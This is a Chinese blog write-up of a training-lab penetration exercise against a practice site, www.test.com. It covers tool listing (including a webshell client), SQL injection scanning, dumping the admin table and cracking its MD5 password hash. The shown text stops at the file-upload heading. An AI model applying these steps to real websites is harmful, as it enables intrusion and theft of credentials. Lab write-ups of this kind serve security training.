安全-网站综合渗透实验（i春秋）

原创

小狐狸FM 于 2021-11-10 11:52:50 发布 2502 收藏 2

分类专栏： 安全 # 靶场学习 文章标签： 安全

本文链接：https://blog.csdn.net/smallfox233/article/details/121243064

安全 同时被 2 个专栏收录

91 篇文章 8 订阅

订阅专栏

靶场学习

24 篇文章 1 订阅

订阅专栏

文章目录

- 前言
- 一、渗透环境
- 二、信息收集
- 三、漏洞检测
- 四、漏洞利用
  - [1]. SQL注入
  - [2]. 文件上传漏洞
  - [3]. 后门提权
  - [4]. 系统用户密码获取

前言

> 这个实验是好久之前做的了，但是一直没有写笔记出来，今天又重新整理了一下。
> CTF大本营 > 【竞赛训练营】 > 【网站综合渗透实验】

i春秋

md5

somd5

一、渗透环境

操作机： `Windows XP`


目标网址： `www.test.com`

实验工具：

```
中国菜刀
ipscan
MD5Crack2
Domain3.6
NTscan字典
saminside
SuperScan30
X-Scan-v3.3
亦思想社会工程学字典生成器
```

二、信息收集

> 先看看 `robots.txt` 爬虫协议，没什么东西




> 用御剑扫扫，有一个比较有价值的后台管理员登录界面 `http://www.test.com/admin/Login.asp`

> 填下信息登录，用 `burpsuite` 抓个包

参数	介绍
user	姓名
password	密码

参数	介绍
s	认证码





三、漏洞检测


> 后台找到的话，可以看看有没有 `sql` 注入漏洞
> 如果有的话就可以知道管理员的后台账号密码并登录后台了

> 用 `明小子` 扫一下

> 扫到了几个漏洞点，可以检测一下是不是真的存在漏洞


注入点：共检测到10个可注入地址！
结果
http://www.test.com/see.asp?id=443&titleid=86
可注入 - 4
http://www.test.com/see.asp?id=440&titleid=86
可注入 - 5
http://www.test.com/see.asp?id=465&titleid=83
可注入 - 6
http://www.test.com/see.asp?id=464&titleid=83
可注入 - 7
http://www.test.com/see.asp?id=423&titleid=83
可注入 - 8
http://www.test.com/see.asp?id=442&titleid=86
可注入 - 9
http://www.test.com/bbs/default.asp?classname=摄影论坛&id=10
可注入 - 10


注入点：共检测到10个可注入地址！
结果
http://www.test.com/see.asp?id=443&titleid=86
可注入 - 4
http://www.test.com/see.asp?id=440&titleid=86
可注入 - 5
http://www.test.com/see.asp?id=465&titleid=83
可注入 - 6
http://www.test.com/see.asp?id=464&titleid=83
可注入 - 7
http://www.test.com/see.asp?id=423&titleid=83
可注入 - 8
http://www.test.com/see.asp?id=442&titleid=86
可注入 - 9
http://www.test.com/bbs/default.asp?classname=
可注入 - 10
检测注入
0%
打开网址
CSDN @小狐狸FM


添加
猜解表名
添加
猜解列名
猜解内容
检测TOP：
1
自动检测下一条记录
检测信息：
Access
MSSQL
工具
跨库
检测失败，该URL不可以进行注入！
多句执行
当前用户
CSDN @小狐狸FM

再换一个试试，可以了


四、漏洞利用

[1]. SQL注入

> 先爆破一下表名，发现有一个 `admin` 的表，估计是存管理员信息的



批量扫描注入点
SQL注入猜解检测
MSSQL辅助工具
管理入口
注入点:
http://www.test.com/see.asp?id=464&titleid=83
数据库:3个
admin
news
config
猜解表名
列名:
检测结果
位数
内容
添加
猜解表名
添加
猜解列名
猜解内容
检测信息:
Access
MSSQL
工具
跨库
恭喜,该URL可以注入!
数据库类型:Access数据库
提示1: 所有表名已猜解完毕!
多句执行
当前用户
CSDN @小狐狸FM

爆破列名




> 爆破内容，得到了 `admin` 、 `password` 列的信息， `password` 内容被加密了
> 通常是使用了 `md5` 摘要算法加密，这种算法是无法通过密文直接解密的，只能通过爆破（已知的明文密文对应字典）

admin	password
linhai	d7e15730ef9708c0




到md5或somd5爆破试试，得到了密码





姓名	密码
linhai	linhai19760812

> 登录成功




[2]. 文件上传漏洞

